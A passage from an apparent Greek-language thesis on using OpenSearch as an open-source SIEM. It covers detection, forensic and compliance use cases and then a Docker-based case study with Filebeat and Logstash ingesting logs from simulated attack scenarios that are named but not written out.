Μία βασική περίπτωση χρήσης του OpenSearch στην κυβερνοασφάλεια είναι η ανίχνευση απειλών σε πραγματικό χρόνο. Η πλατφόρμα εισάγει αρχεία καταγραφής από διάφορα τελικά σημεία, όπως διακομιστές ελέγχου ταυτότητας, υποδομές cloud, συσκευές δικτύου και εργαλεία ασφάλειας τελικών σημείων. Αξιοποιώντας έναν συνδυασμό προκαθορισμένων κανόνων ανίχνευσης και μη επιβλεπόμενων μεθόδων ανίχνευσης ανωμαλιών, το OpenSearch διευκολύνει την άμεση αναγνώριση απειλών τόσο βάσει υπογραφής όσο και βάσει συμπεριφοράς. Για παράδειγμα, απόπειρες σύνδεσης τύπου brute-force ή συμπεριφορές που υποδεικνύουν κλιμάκωση προνομίων μπορούν να εντοπιστούν μέσω ταχείας συσχέτισης και αγωγών βαθμολόγησης [70].

Ο μηχανισμός ειδοποίησης του OpenSearch επιτρέπει την αποστολή ειδοποιήσεων με χαμηλή καθυστέρηση σε πραγματικό χρόνο, κάτι που είναι ζωτικής σημασίας για τη μείωση του χρόνου παραμονής των εισβολέων στο σύστημα και τη δυνατότητα άμεσης περιοριστικής αντίδρασης. Η σημασία της ταχείας ανίχνευσης και απόκρισης αναδεικνύεται χαρακτηριστικά στο περιστατικό παραβίασης της Target το 2013, όπου οι επιτιθέμενοι παρέμειναν εντός του δικτύου για εβδομάδες χωρίς να εντοπιστούν, παρά τα προειδοποιητικά σημάδια. Το γεγονός αυτό ανέδειξε τη σημασία της έγκαιρης αναγνώρισης και ανταπόκρισης σε απειλές [44]. Η βιβλιογραφία ενισχύει περαιτέρω αυτή την ανάγκη, τονίζοντας ότι οι καθυστερήσεις στην ανίχνευση ανωμαλιών αυξάνουν σημαντικά τις πιθανές ζημιές από επιθέσεις στον κυβερνοχώρο [70].

Το OpenSearch υποστηρίζει αγωγούς ροής και δυναμικούς πίνακες ελέγχου που απεικονίζουν βαθμούς ανωμαλίας, δείκτες εμπιστοσύνης και σχετικά μεταδεδομένα για κάθε περιστατικό σε πραγματικό χρόνο. Αυτές οι δυνατότητες επιτρέπουν στα Κέντρα Επιχειρήσεων Ασφαλείας (SOC) να εφαρμόζουν αυτοματοποιημένα εγχειρίδια απόκρισης και να εκκινούν εργασίες αποκατάστασης, όπως η απομόνωση περιουσιακών στοιχείων που έχουν τεθεί σε κίνδυνο ή η ανάκληση διαπιστευτηρίων — βελτιώνοντας την ταχύτητα και την ακρίβεια της αντιμετώπισης περιστατικών.

4.4.2 Εγκληματολογική ανάλυση

Το OpenSearch αποτελεί ισχυρό εργαλείο για την εγκληματολογική ανάλυση, προσφέροντας επεκτάσιμη ευρετηρίαση δεδομένων και υποστήριξη για μακροχρόνια αποθήκευση αρχείων καταγραφής. Η διατήρηση ιστορικών logs για μεγάλα χρονικά διαστήματα επιτρέπει στους αναλυτές να ανασυνθέτουν το χρονοδιάγραμμα και την έκταση των επιθέσεων, στοιχείο καίριο για την αντιμετώπιση σύνθετων και εξελιγμένων μορφών απειλής [71].

Η δυνατότητα ιστορικού συσχετισμού διευκολύνει τον εντοπισμό διαδοχικών εντολών, πλαγίων κινήσεων (lateral movement) και προτύπων ασυνήθιστης πρόσβασης, που συχνά χαρακτηρίζουν APTs και άλλες σιωπηλές επιθέσεις μεγάλης διάρκειας. Παράλληλα, τα OpenSearch Dashboards ενισχύουν την ανάλυση με διαδραστικές οπτικοποιήσεις και χρονολογικά διαγράμματα περιστατικών, τα οποία βοηθούν στην κατανόηση της εξέλιξης της απειλής [71]. Μέσω προσαρμοσμένων προβολών, βάσει φίλτρων όπως τύπος συμβάντος, προέλευση IP ή στάδιο επίθεσης, οι ομάδες SOC αποκτούν μια ολοκληρωμένη εικόνα για επιθέσεις πολλαπλών σταδίων.

Η ικανότητα διασύνδεσης ετερογενών πηγών δεδομένων ενισχύει περαιτέρω τη δυνατότητα εντοπισμού, καθώς επιτρέπει τη συσχέτιση δεδομένων από διαφορετικά συστήματα και χρονικά σημεία.

Αυτή η ενιαία εικόνα ενισχύει την ακρίβεια και επιτρέπει τη μετάβαση από την παθητική απόκριση στην προληπτική ανίχνευση και το threat hunting [50], [71].

4.4.3 Υποβολή εκθέσεων συμμόρφωσης

Οι οργανισμοί σε όλους τους τομείς υποχρεούνται να επιδεικνύουν συνεχή συμμόρφωση με τους κανονισμούς ασφάλειας και προστασίας της ιδιωτικής ζωής, όπως ο GDPR, ο HIPAA, ο PCI-DSS και το ISO 27001. Το OpenSearch ανταποκρίνεται σε αυτή την ανάγκη, επιτρέποντας την κεντρική συγκέντρωση αρχείων καταγραφής, τη δημιουργία αναφορών έτοιμων για έλεγχο και προσαρμόσιμες πολιτικές αποθήκευσης. Υποστηρίζει έλεγχο πρόσβασης βάσει ρόλων και παρέχει λεπτομερείς διαδρομές ελέγχου για τις δραστηριότητες των χρηστών και τις αλλαγές στο σύστημα. Αυτές οι δυνατότητες μειώνουν το χρόνο και την προσπάθεια που απαιτείται για την προετοιμασία για ελέγχους, έρευνες ή πιστοποιήσεις.

Σε αντίθεση με πολλά εμπορικά SIEM, το μοντέλο ανοικτού κώδικα του OpenSearch επιτρέπει μεγαλύτερη ευελιξία στην προσαρμογή των ταμπλό και των αναφορών στις εξελισσόμενες κανονιστικές απαιτήσεις, διατηρώντας παράλληλα τον πλήρη έλεγχο της ροής δεδομένων και της διαμόρφωσης του συστήματος [72]. Επιπλέον, το RESTful API και το πλαίσιο πρόσθετων στοιχείων του επιτρέπουν στους οργανισμούς να ενσωματώνουν δεδομένα συμμόρφωσης με ευρύτερες πλατφόρμες διαχείρισης GRC ή εσωτερικά ταμπλό για κεντρική διακυβέρνηση.

4.5 Επίλογος κεφαλαίου

Στο κεφάλαιο αυτό παρουσιάστηκε το OpenSearch ως ένα ισχυρό και επεκτάσιμο πλαίσιο SIEM που επιτρέπει την κλιμακούμενη συλλογή αρχείων καταγραφής, την ανίχνευση απειλών βάσει κανόνων και συμπεριφοράς και τις βελτιωμένες διαδικασίες ελέγχου συμμόρφωσης. Οι περιπτώσεις χρήσης που διερευνήθηκαν -ανίχνευση σε πραγματικό χρόνο, εγκληματολογική ανάλυση και υποβολή εκθέσεων συμμόρφωσης- υπογραμμίζουν την ευελιξία της πλατφόρμας και τη δυνατότητά της να ανταγωνίζεται σε δυνατότητες εμπορικές εναλλακτικές λύσεις, διατηρώντας παράλληλα την σχέση κόστους-απόδοσης [69].

Επιπλέον, το οικοσύστημα του OpenSearch εμπλουτίζεται από μια αυξανόμενη κοινότητα που συνεισφέρει plugins, πίνακες ελέγχου και πρότυπα ειδοποιήσεων, επιταχύνοντας την υιοθέτηση και την καινοτομία στο τοπίο των SIEM ανοικτού κώδικα. Η συμβατότητα της πλατφόρμας με μοντέλα ανίχνευσης ανωμαλιών που βασίζονται σε ML, οι πολιτικές κύκλου ζωής δεδομένων και η επεκτασιμότητά της σε υβριδικές αναπτύξεις cloud την καθιστούν μια ελκυστική επιλογή για σύγχρονες επιχειρήσεις.

Ωστόσο, η αποτελεσματικότητα του OpenSearch εξαρτάται από τον προσεκτικό αρχιτεκτονικό σχεδιασμό, τη λεπτομερή διαμόρφωση των κανόνων και την ευθυγράμμιση με τους οργανωτικούς στόχους. Το επόμενο κεφάλαιο θα παρουσιάσει μια λεπτομερή περιήγηση της ανάπτυξης του OpenSearch σε ένα πρακτικό σενάριο κυβερνοασφάλειας, παρουσιάζοντας τη διαμόρφωση της αρχιτεκτονικής, τη διαμόρφωση του αγωγού δεδομένων, την αξιοποίηση των Security Analytics και Anomaly Detection μονάδων και την αξιολόγηση των αποτελεσμάτων ανίχνευσης σε ένα πραγματικό περιβάλλον.

Κεφάλαιο 5ο: Μελέτη περίπτωσης ενός ολοκληρωμένου συστήματος SIEM με τη χρήση του OpenSearch

5.1 Εισαγωγή

Στο κεφάλαιο αυτό παρουσιάζεται μια ολοκληρωμένη μελέτη περίπτωσης σχετικά με το σχεδιασμό, την υλοποίηση και την αξιολόγηση ενός ολοκληρωμένου συστήματος διαχείρισης πληροφοριών και συμβάντων ασφάλειας (SIEM) που βασίζεται στην πλατφόρμα OpenSearch. Στόχος είναι να αναδείξει τον τρόπο με τον οποίο οι τεχνολογίες ανοικτού κώδικα μπορούν να ενορχηστρωθούν αποτελεσματικά για την κατασκευή ενός ευέλικτου, αρθρωτού και κλιμακούμενου περιβάλλοντος παρακολούθησης της ασφάλειας στον κυβερνοχώρο. Η υλοποίηση συνδυάζει συναγερμούς σε πραγματικό χρόνο, ανίχνευση επιθέσεων με βάση κανόνων, ανίχνευση ανωμαλιών με βάση τη συμπεριφορά και κεντρική ανάλυση αρχείων καταγραφής για την εξομοίωση των βασικών λειτουργιών ενός SIEM επιχειρησιακού επιπέδου.

Η αρχιτεκτονική του συστήματος υλοποιήθηκε με τη χρήση του Docker Compose για την ενορχήστρωση διαφόρων υπηρεσιών, συμπεριλαμβανομένων των κόμβων OpenSearch, του Logstash, του Filebeat και των OpenSearch Dashboards. Αναπτύχθηκαν πρόσθετα στοιχεία, όπως αγωγοί εισαγωγής δεδομένων και προγράμματα γραμμένα σε python για τη δημιουργία συνθετικών αρχείων καταγραφής, ώστε να προσομοιωθεί τόσο η νόμιμη όσο και η κακόβουλη δραστηριότητα στο περιβάλλον που παρακολουθείται. Οι δυνατότητες ανίχνευσης αξιολογήθηκαν μέσω διαφόρων σεναρίων επίθεσης, συμπεριλαμβανομένης της δραστηριότητας reverse shell, της κλιμάκωσης προνομίων και της πλευρικής κίνησης.

Η εφαρμογή αυτή επιβεβαιώνει τη σκοπιμότητα και την αποτελεσματικότητα της χρήσης του OpenSearch για προηγμένη παρακολούθηση της ασφάλειας. Προσφέρει πρακτικές γνώσεις σχετικά με τον σχεδιασμό της υποδομής, τις προκλήσεις διαμόρφωσης και την ανάπτυξη κανόνων ανίχνευσης και μοντέλων μηχανικής μάθησης σε συστήματα SIEM ανοικτού κώδικα. Τα αποτελέσματα καταδεικνύουν ότι το OpenSearch, όταν διαμορφώνεται σωστά και επεκτείνεται με λειτουργίες μηχανικής μάθησης, είναι μια βιώσιμη και οικονομικά αποδοτική εναλλακτική λύση σε εμπορικές πλατφόρμες SIEM, ιδίως για ερευνητικά ιδρύματα και μικρομεσαίες επιχειρήσεις.

5.2 Τεχνολογίες αρχιτεκτονικής και υλοποίησης

5.2.1 Εγκατάσταση με Docker

Η ανάπτυξη της υποδομής του SIEM έγινε με τη χρήση του Docker Compose, το οποίο παρέχει ένα ελαφρύ, αναπαραγώγιμο και συνεπές περιβάλλον για containerized εφαρμογές. Το Docker Compose απλοποιεί την ενορχήστρωση των αναπτύξεων πολλαπλών containers μέσω ενός ενιαίου αρχείου ρυθμίσεων YAML και ευθυγραμμίζεται με τις σύγχρονες πρακτικές DevOps και infrastructure-as-code.

Για την υποστήριξη της κλιμακούμενης ανίχνευσης απειλών και της κεντρικής επεξεργασίας αρχείων καταγραφής, δύο βασικοί στόχοι κάθε σύγχρονου SIEM, η αρχιτεκτονική αποτελείται από διάφορα βασικά στοιχεία. Οι κόμβοι OpenSearch χρησιμοποιήθηκαν για τη διαχείριση της αναζήτησης, των λειτουργιών αναζήτησης και της κατανεμημένης αποθήκευσης δεδομένων. Αυτοί οι κόμβοι διαμορφώθηκαν έτσι ώστε να σχηματίζουν ένα ανθεκτικό σύμπλεγμα που εξασφαλίζει οριζόντια επεκτασιμότητα και υψηλή διαθεσιμότητα. Οι πίνακες ελέγχου OpenSearch Dashboards χρησιμεύουν ως η κύρια διεπαφή χρήστη, επιτρέποντας στους αναλυτές να εκτελούν οπτικοποίηση δεδομένων σε

πραγματικό χρόνο, να πραγματοποιούν διερευνητικές αναζητήσεις και να διαχειρίζονται συσχετίσεις συμβάντων ασφαλείας.

Η οργάνωση με τη χρήση του Docker εισάγει πολλά λειτουργικά πλεονεκτήματα. Η έναρξη λειτουργίας απλοποιείται μέσω μίας μόνο εντολής, όπως και διακοπή του συστήματος. Η συνοχή του περιβάλλοντος διατηρείται με την εξάλειψη ζητημάτων όπως οι αναντιστοιχίες εκδόσεων ή οι συγκρούσεις μεταξύ εξαρτήσεων. Το αρχείο Docker Compose ορίζει επίσης μόνιμους όγκους αποθήκευσης για τη διάρκεια των δεδομένων, περιορισμούς πόρων για τη σταθερότητα των υπηρεσιών και ελέγχους υγείας για την παρακολούθηση της διαθεσιμότητας των βασικών στοιχείων. Αυτά τα στοιχεία συνέβαλαν σημαντικά στην ανθεκτικότητα, τη συντηρησιμότητα και την ευκολία αποκατάστασης του συστήματος.


Όπως τονίζεται από τους [73], οι αρχιτεκτονικές μικροϋπηρεσιών που βασίζονται σε containers είναι ιδιαίτερα κατάλληλες για εφαρμογές κυβερνοασφάλειας. Προσφέρουν μεγαλύτερη επεκτασιμότητα, αξιοπιστία και ανοχή σε σφάλματα όπου είναι και βασικά χαρακτηριστικά για τη διατήρηση της συνεχούς παρακολούθησης και την ταχεία ανίχνευση απειλών.

5.2.2 Επισκόπηση της ενσωμάτωσης της υποδομής

Για την υποστήριξη της συνολικής υποδομής και της ροής δεδομένων της πλατφόρμας SIEM, χρησιμοποιήθηκε το Docker Compose για την ενορχήστρωση όλων των απαιτούμενων υπηρεσιών με αρθρωτό και επεκτάσιμο τρόπο. Αυτό περιλαμβάνει το συντονισμό των επιπέδων συλλογής, επεξεργασίας, αναζήτησης και οπτικοποίησης των δεδομένων. Αν και οι λεπτομερείς διαμορφώσεις των Filebeat και Logstash διερευνώνται στην ενότητα 4.2, είναι σημαντικό να σημειωθεί ότι η ενσωμάτωσή τους έπαιξε θεμελιώδη ρόλο στην ενεργοποίηση της από άκρο σε άκρο εισαγωγής και μετατροπής των δεδομένων.

Δύο κόμβοι OpenSearch λειτουργούν ως κατανεμημένη συστάδα, διασφαλίζοντας ότι τα εισερχόμενα δεδομένα καταγραφής δεικτοδοτούνται αξιόπιστα, ενώ παράλληλα επιτρέπουν ισχυρή απόδοση αναζήτησης σε ένα οριζόντια κλιμακούμενο περιβάλλον. Το OpenSearch Dashboards χρησιμεύει ως διεπαφή frontend, παρέχοντας στους αναλυτές ασφαλείας μια διαδραστική πλατφόρμα για την αναζήτηση δεδομένων, τη δημιουργία απεικονίσεων και τη συσχέτιση συμβάντων ασφαλείας σχεδόν σε πραγματικό χρόνο.

Σε συνδυασμό, αυτή η υποδομή με τη χρήση containers καθιερώνει μια αξιόπιστη πλατφόρμα που επιτρέπει την κλιμακούμενη ανάλυση αρχείων καταγραφής και τις ολοκληρωμένες ροές εργασίας παρακολούθησης της ασφάλειας. Στην Εικόνα 5.1 παρακάτω παρουσιάζεται το Docker με τα προαναφερόμενα containers.



Εικόνα 5.1: Docker setup

Η επόμενη ενότητα θα παρέχει μια βαθύτερη εξέταση του τρόπου με τον οποίο συλλέγονται, αναλύονται και δρομολογούνται τα ακατέργαστα δεδομένα καταγραφής μέσω του Filebeat και του Logstash για να διευκολυνθεί η αποτελεσματική ανίχνευση και ανάλυση απειλών.

5.3 Διαδικασία συλλογής και επεξεργασίας δεδομένων

Ένα βασικό στοιχείο της αρχιτεκτονικής του συστήματος SIEM είναι ο ισχυρός και αξιόπιστος αγωγός συλλογής και προεπεξεργασίας δεδομένων. Αυτό το στάδιο είναι υπεύθυνο για την εισροή ακατέργαστων δεδομένων καταγραφής από διάφορες πηγές του συστήματος, την κανονικοποίηση και τον μετασχηματισμό τους σε δομημένες μορφές και τη δρομολόγησή τους στο OpenSearch για ευρετηρίαση, αποθήκευση και ανάλυση σε πραγματικό χρόνο. Η ακεραιότητα και η ποιότητα αυτού του αγωγού επηρεάζουν άμεσα τη συνολική ακρίβεια ανίχνευσης του συστήματος και την ανταπόκριση στις απειλές. Στην παρούσα υλοποίηση, ο αγωγός βασίζεται κυρίως σε δύο εργαλεία ανοικτού κώδικα: Filebeat και Logstash, οι οποίοι με τους συμπληρωματικούς τους ρόλους επιτρέπουν την κλιμακούμενη, αρθρωτή και έξυπνη διαχείριση των αρχείων καταγραφής.

5.3.1 Filebeat

Το Filebeat είναι ένας ελαφρύς αποστολέας αρχείων καταγραφής που αναπτύχθηκε από την Elastic. Έχει σχεδιαστεί για να συλλέγει αρχεία καταγραφής από καθορισμένες διαδρομές αρχείων και να τα μεταδίδει αποτελεσματικά σε μεταγενέστερους επεξεργαστές. Έχει σχεδιαστεί για να λειτουργεί με ελάχιστη επιβάρυνση πόρων, γεγονός που το καθιστά ιδανικό για κατανεμημένα συστήματα και

περιβάλλοντα με containers. Στην τρέχουσα μελέτη περίπτωσης, το Filebeat ρυθμίστηκε για να παρακολουθεί τα παραγόμενα από το σύστημα και τα συνθετικά αρχεία καταγραφής που βρίσκονται στους καταλόγους /usr/share/filebeat/logs/ και /usr/share/filebeat/security_logs/.

Ένα βασικό πλεονέκτημα του Filebeat είναι η εγγύηση της ανθεκτικότητάς του. Χρησιμοποιεί ένα εσωτερικό μητρώο για την παρακολούθηση της κατάστασης των αρχείων καταγραφής και μπορεί να συνεχίσει τη συλλογή αρχείων καταγραφής από τη σωστή μετατόπιση σε περίπτωση επανεκκίνησης υπηρεσιών ή αποτυχίας. Επιπλέον, υποστηρίζει πρωτόκολλα εξόδου ευαίσθητα στην αντίστροφη πίεση, επιτρέποντάς του να επιβραδύνει με σωστό τρόπο εάν το στοιχείο λήψης (π.χ. Logstash) βρίσκεται υπό φορτίο. Αυτά τα χαρακτηριστικά καθιστούν το Filebeat ιδιαίτερα κατάλληλο για σενάρια SIEM υψηλής απόδοσης, όπου πρέπει να αποφεύγεται η απώλεια ή η αντιγραφή δεδομένων.

Σε εγκαταστάσεις παραγωγής, το Filebeat ενσωματώνεται συχνά με ενότητες που εφαρμόζουν προ-ρυθμισμένη ανάλυση και αντιστοίχιση πεδίων. Παρόλο που τέτοιες ενότητες δεν χρησιμοποιήθηκαν στην παρούσα μελέτη, τα ακατέργαστα αρχεία καταγραφής JSON που συλλέχθηκαν από προσομοιωμένα σενάρια επίθεσης προωθήθηκαν αποτελεσματικά στο Logstash για προηγμένο μετασχηματισμό. Η προσέγγιση αντανακλά πρακτικές που χρησιμοποιούνται σε περιβάλλοντα υψηλής πολυπλοκότητας, όπως το πείραμα ATLAS LHC στο CERN, όπου το Filebeat αντικατέστησε τους παραδοσιακούς πράκτορες καταγραφής λόγω της επεκτασιμότητας και της ευελιξίας του [74].

Ο αρθρωτός χαρακτήρας του Filebeat, σε συνδυασμό με τον σχεδιασμό του με χαμηλή καθυστέρηση, επιτρέπει την ταχεία ανάπτυξη σε ετερογενή περιβάλλοντα, συμβάλλοντας σε μια ενιαία και κλιμακούμενη υποδομή SIEM.

5.3.2 Logstash ως ενδιάμεσο μέσο

Το Logstash διαδραματίζει καθοριστικό ρόλο στον αγωγό δεδομένων, ενεργώντας ως ενδιάμεσος μεταξύ του Filebeat και της μηχανής OpenSearch. Στις κύριες αρμοδιότητές του περιλαμβάνονται η διαμεσολάβηση, ο μετασχηματισμός, ο εμπλουτισμός και η δρομολόγηση εξόδου.


- **Διαμεσολάβηση:** Το Logstash εισάγει ένα επίπεδο αποσύνδεσης που διαχωρίζει τη συλλογή δεδομένων από την δεικτοδότηση και την αποθήκευση. Αυτός ο μηχανισμός απομόνωσης επιτρέπει στα στρώματα εισαγωγής και ανάλυσης να κλιμακώνονται ανεξάρτητα και διασφαλίζει ότι οι προσωρινές καθυστερήσεις ή αποτυχίες στο OpenSearch δεν διαταράσσουν τη συλλογή αρχείων καταγραφής.
- **Μετασχηματισμός και φιλτράρισμα:** Ένα από τα πιο ισχυρά χαρακτηριστικά του Logstash είναι η δυνατότητα μετασχηματισμών. Σε αυτή την εγκατάσταση, ορίστηκε ένας προσαρμοσμένος αγωγός logstash.conf για την ανάλυση των αρχείων καταγραφής με μορφή JSON, τη μετονομασία και την κανονικοποίηση των πεδίων ώστε να ευθυγραμμιστούν με το Elastic Common Schema (ECS) και την εξάλειψη των περιττών δεδομένων. Για παράδειγμα, πεδία όπως process.command_line, system.auth.user και host.ip εξήχθησαν και αναδιαρθρώθηκαν για να υποστηρίξουν προηγμένες αναλύσεις και ανίχνευση με βάση το ML. Χρησιμοποιήθηκαν πρόσθετα φίλτρα όπως mutate, date και json για να ενισχυθεί η σημασιολογική συνοχή σε όλα τα σύνολα δεδομένων. Προστέθηκαν επίσης παράγωγα πεδία (π.χ. Image, CommandLine, DestinationIp) για να εμπλουτιστούν τα αρχεία καταγραφής με μεταδεδομένα συμφραζόμενα, βελτιώνοντας έτσι τη χρησιμότητά τους σε κανόνες συσχέτισης και μοντέλα ανίχνευσης ανωμαλιών.
- **Δρομολόγηση δεδομένων και διαχείριση εξόδου:** Το Logstash υποστηρίζει την ταυτόχρονη δρομολόγηση των αρχείων καταγραφής σε πολλαπλούς προορισμούς, συμπεριλαμβανομένων των δεικτών OpenSearch και των διαγνωστικών εξόδων. Σε αυτή τη μελέτη, τα αρχεία καταγραφής δρομολογήθηκαν στο ευρετήριο filebeat-logs για κεντρική ανάλυση, καθώς επίσης

και σε έξοδο stdout με χρήση του codec rubydebug για την υποστήριξη της αποσφαλμάτωσης και της επαλήθευσης του αγωγού.

Η ευέλικτη και προγραμματιζόμενη φύση του Logstash το καθιστά απαραίτητο σε κλιμακούμενα συστήματα SIEM. Πρόσφατες μελέτες βελτιστοποίησης σε περιβάλλοντα όπως ο ανιχνευτής ALICE του CERN έδειξαν ότι η ρύθμιση των εσωτερικών παραμέτρων του αγωγού του Logstash, όπως το μέγεθος της ουράς και η σειρά εκτέλεσης των φίλτρων, οδήγησε σε μειώσεις της καθυστέρησης επεξεργασίας έως και 30% και σε αυξημένη σταθερότητα της απόδοσης σε συνθήκες υψηλού φόρτου τόνισε τον αντίκτυπο της ρύθμισης του μεγέθους των buffer του Logstash και της πολυπλοκότητας των φίλτρων στη συνολική απόδοση του συστήματος [75].

Επιπλέον, η αρχιτεκτονική απόφαση για τη χρήση του Logstash αντί της δρομολόγησης των αρχείων καταγραφής απευθείας από το Filebeat στο OpenSearch υποστηρίζεται από την πρόσφατη ακαδημαϊκή έρευνα που συνηγορεί υπέρ των αρθρωτών επιπέδων προεπεξεργασίας σε περιβάλλοντα SIEM. Αυτή η προσέγγιση βελτιώνει την ποιότητα των δεδομένων, μειώνει τα ψευδώς θετικά αποτελέσματα και επιτρέπει την αποτελεσματική υλοποίηση πολύπλοκης λογικής φιλτραρίσματος [76].

Μαζί, το Filebeat και το Logstash αποτελούν ένα συνεκτικό και ανθεκτικό πλαίσιο εισαγωγής δεδομένων. Η αξιοπιστία του Filebeat στην προώθηση των αρχείων καταγραφής και η ικανότητα του Logstash να τα ερμηνεύει και να τα βελτιώνει καθιστούν αυτή τη σύζευξη απαραίτητο θεμέλιο για την παρακολούθηση της ασφάλειας σε πραγματικό χρόνο. Η συνδυασμένη λειτουργικότητά τους διασφαλίζει ότι τα δεδομένα καταγραφής όχι μόνο συλλέγονται αλλά και μετατρέπονται σε αξιοποιήσιμες πληροφορίες, έτοιμες για δεικτοδότηση και αξιολόγηση από τις μηχανές ανίχνευσης και τα dashboards του OpenSearch. Αυτό το επίπεδο της αρχιτεκτονικής είναι ζωτικής σημασίας για τη γεφύρωση των ακατέργαστων συμβάντων του συστήματος με ουσιαστικές πληροφορίες για την ασφάλεια, χρησιμεύοντας ως το βασικό θεμέλιο προεπεξεργασίας που τροφοδοτεί δομημένα, εμπλουτισμένα δεδομένα στις ενότητες Security Analytics και Anomaly Detection στα επόμενα στάδια, επιτρέποντας την έγκαιρη ανίχνευση απειλών και την εγκληματολογική διερεύνηση σε ολόκληρο τον κύκλο ζωής του SIEM. Μια επιγραμματική απεικόνιση του συστήματος μπορεί να παρατηρηθεί στην Εικόνα 5.2 [84] όπου παρουσιάζεται η ρόη των δεδομένων χρησιμοποιώντας το Filebeat για τη συλλογή, το Logstash για την επεξεργασία των δεδομένων και τη δρομολόγησή τους προς το Elasticsearch και κατ’ επέκταση με το Kibana, όπου αντιστοιχίζονται με το Opensearch και Opensearch Dashboards στην προκειμένη υλοποίηση.



Εικόνα 5.2: ELK stack

5.4 Διαμόρφωση και διαχείριση της συστάδας OpenSearch

Η διαμόρφωση και η διαχείριση της συστάδας OpenSearch διαδραματίζουν καθοριστικό ρόλο στη διασφάλιση της σταθερότητας του συστήματος, της διαθεσιμότητας των δεδομένων και της υψηλής απόδοσης κατά την ανάλυση και την ανίχνευση συμβάντων ασφαλείας σε πραγματικό χρόνο. Στη συγκεκριμένη μελέτη περίπτωσης υλοποιήθηκε μια ανθεκτική συστάδα OpenSearch δύο κόμβων, χρησιμοποιώντας το Docker Compose, ώστε να επιτευχθεί η κλιμακούμενη ανάπτυξη και η υψηλή διαθεσιμότητα, ακόμα και σε περιπτώσεις μερικής αποτυχίας του συστήματος.

5.4.1 Ανάπτυξη συστάδων και διαχείριση εξαρτήσεων

Η ανάπτυξη μέσω του Docker Compose προσέφερε ένα σταθερό και αναπαραγώγιμο περιβάλλον υποδομών, με τους εξής κόμβους να αποτελούν τον πυρήνα της συστάδας:

